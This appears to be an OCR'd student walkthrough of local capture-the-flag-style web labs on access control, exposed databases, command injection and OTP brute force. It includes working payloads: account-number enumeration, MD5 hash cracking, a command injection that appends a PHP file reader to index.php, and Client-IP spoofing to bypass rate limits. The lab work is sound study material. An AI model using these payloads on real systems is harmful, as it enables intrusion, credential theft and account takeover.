
Broken Access Control


When i click view page source, I can see
<h2>Login</h2> <!-- Default Credential: guest/guest -->
Then i try to input : Username : guest
Password : guest
And the Output :



So I will try to change http://localhost:1001/account.php?account_number=1004
But the Output : Account not found or invalid account number.
I think to use burp suite to check number all count

Request	Payload	Status	Error	Timeout	Length
8074	8073	200	☐	☐	779
0		200	☐	☐	754
1003	1002	200	☐	☐	754
1522	1521	200	☐	☐	754
2528	2527	200	☐	☐	754
3090	3089	200	☐	☐	754


Other the length of Requests is 609 it's mean there no account
We know that account_number=1002 and if you change it become 1521, 2527, 3089, We can only see Account Number and Balance
So i try to input account_number=8073
[OutPut]



Cryptographic Failures

There are problem in this lab, if you login guest with the account_number=1002, you can not exchange the number in url it will redirect to http://localhost:2002/account.php?account_number=1002 . So, we can not apply the way the previous lab

I try http://localhost:2002/robots.txt and you see
/database.db
It will download like this



But you can not read
I file tool to read this data and you can see

users (5 rows) Export

```
SELECT * FROM 'users' LIMIT 0,30
```


Execute

account_number	balance	username	password
1002	0000$	guest	084e0343a0486ff05530df6c705c8bb4
1521	1250$	bigbox	cc3a0280e4fc1415930899896574e118
2527	3700$	randomboy	9d33cd098ee86e65a7d6f1aecaed6762
3089	7500$	hungthinh	801b8006b9faf5b8607be60e0cc94110
8073	1.000.000$	bountyboys	62cd275989e78ee56a81f0265a87562e

Now I can see the username but the password was hashed

This is the password Reverse a MD5 hash: (this is the web tool I use : https://md5.gromweb.com/)

084e0343a0486ff05530df6c705c8bb4 : guest
Cc3a0280e4fc14159308998965 74e118 : password
9d33cd098ee86e65a7d6f1aecaed6762 :
801b8006b9faf5b8607be60e0cc94110 :
62cd275989e78ee56a81f0265a87562e : power
[OutPut]



Injection Flaws

The target of us is how to read flag.txt

```php
<?php
if (isset($_GET["search"])) {
    $search = $_GET["search"];

    $command = "cut -d':' -f1 /etc/passwd | grep $search";

    $returned_user = exec($command);
    if ($returned_user == "") {
        $result = "<div class='alert alert-danger' role='alert'>
        <strong>Error!</strong> User <b>$search</b> was not found on the <b>system</b>
        </div>";
    } else {
        $result = "<div class='alert alert-success' role='alert'>
        <strong>Success!</strong> User <b>$search</b> was found on the <b>system</b>
        </div>";
    }
    echo $result;
}
?>
```

This script essentially allows users to search for usernames in the system's /etc/passwd file via a web interface and displays whether the user was found or not.

For example, when i input my name

> **Error!** User **do trong dat** was not found on the **system**

You see there no username like me, and it will alert

```
$command = "cut -d':' -f1 /etc/passwd | grep $search";
```

This line constructs a command string that will be executed in the shell. It uses the cut command to extract the first field (username) from each line of the /etc/passwd file, where fields are delimited by colons (:). Then, it pipes the output of cut to grep to search for lines containing the value of $search. This effectively searches for usernames that match the search query in the

> **Success!** User **1; cat /flag.txt** was found on the **system**

Now, we know that there are flag.txt, and mission for us is read it


Here is the payload I use :

;echo "
<?php /$file_path = '/flag.txt';
/$file_contents = file_get_contents(\$file_path);
echo /$file_contents; ?>
"
>> index.php

Let divide and explain :

- file_get_contents is a PHP function that reads the entire contents of a file and returns them as a string. It is used to retrieve the contents of a file without having to open the file and read it line by line.


[OutPut]




Insecure Design

In generator.php : the OTP will have 4 digits from 0 to 9


```php
function generateOTP($digits = 4) {
    $otp = '';
    for ($i = 0; $i < $digits; $i++) {
        $otp .= mt_rand(0, 9);
    }
    return $otp;
}
```



and if you enter http://localhost:4004/backup_database.db then will download



And I use this web to read data from backup_database.db : https://sqliteviewer.app/




I using var_dump() in


```php
if (isset($_POST['id'])) {
    $id = $_POST['id'];
    $time = date("Y-m-d H:i:s");
    $connect = $db->prepare("SELECT * FROM data WHERE id = :id");
    $connect->bindValue(':id', $id, SQLITE3_TEXT);
    $result = $connect->execute();
    $row = $result->fetchArray();
    var_dump($row); // Dumping the value of $row
```

```php
if ($row) {
    if ((strtotime($time) - strtotime($row['opt_generated_time'])) > 300 || $row['otp'] === NULL) {
        $otp = generateOTP();
        var_dump($otp); // Dumping the value of $otp
```

And you can see the output when I create new OTP




But as you see i can not use the new OTP to login



Let see in backend, we see that there are 1 file name : 0f1dc3a4a495befc4fd568aa151b6c8b.db
Now, I open to see what inside it

```
sqlite> .tables
data
sqlite> SELECT * FROM data;
ZKM-240713|4164|2024-04-16 16:12:23
PQL-659871|6971|2024-03-18 06:47:36
JAK-364773||2024-01-01 00:00:00
CVE-170144|7753|2024-04-17 02:42:43
```

Then I enter ID : CVE-170144
OTP : 7753
[OutPut]




In index.php

```php
$redis = new Redis();
$redis->connect('redis', 6379);
$redis->auth('hungthinhtran_bountyboys');
```

Redis is an open source database system, used primarily to store data in memory and act as a key-value database. Redis provides high performance, supports many different data structures, and is widely used in web applications and distributed systems.

```
# redis-cli -h redis -p 6379 -a hungthinhtran_bountyboys CONFIG GET maxclients
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
1) "maxclients"
2) "10000"
```




I add Client-Ip

In index.php

```php
$client_ip = $_SERVER['REMOTE_ADDR'];

if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
    $client_ip = $_SERVER['HTTP_CLIENT_IP'];
} else {
    $client_ip = $_SERVER['REMOTE_ADDR'];
}

if (!$redis->exists($client_ip)) {
    $redis->set($client_ip, 1);
    $redis->expire($client_ip, $time_period);
    $total_user_calls = 1;
} else {
    $redis->incr($client_ip);
    $total_user_calls = $redis->get($client_ip);
    if ($total_user_calls > $max_calls_limit) {
        exit();
    }
}
```

Used to control the number of user accesses based on their IP address, using Redis to store information about the number of accesses.
However, using an IP address as a unique identifier can have issues with accuracy and security.

Like previous lab, we brute force



Our target is Client-Ip and otp. Using Attack type : Pitchfork in Intruder


Payload 1 : Using this code to create 10000 random IP

```
import random

def generate_random_ip():
    return ".".join(str(random.randint(0, 255)) for _ in range(4))

wordlist = [generate_random_ip() for _ in range(10000)]

with open("ip_wordlist.txt", "w") as file:
    for ip in wordlist:
        file.write(ip + "\n")
```

Payload 2 : Using this code to create 4 digits number OTP

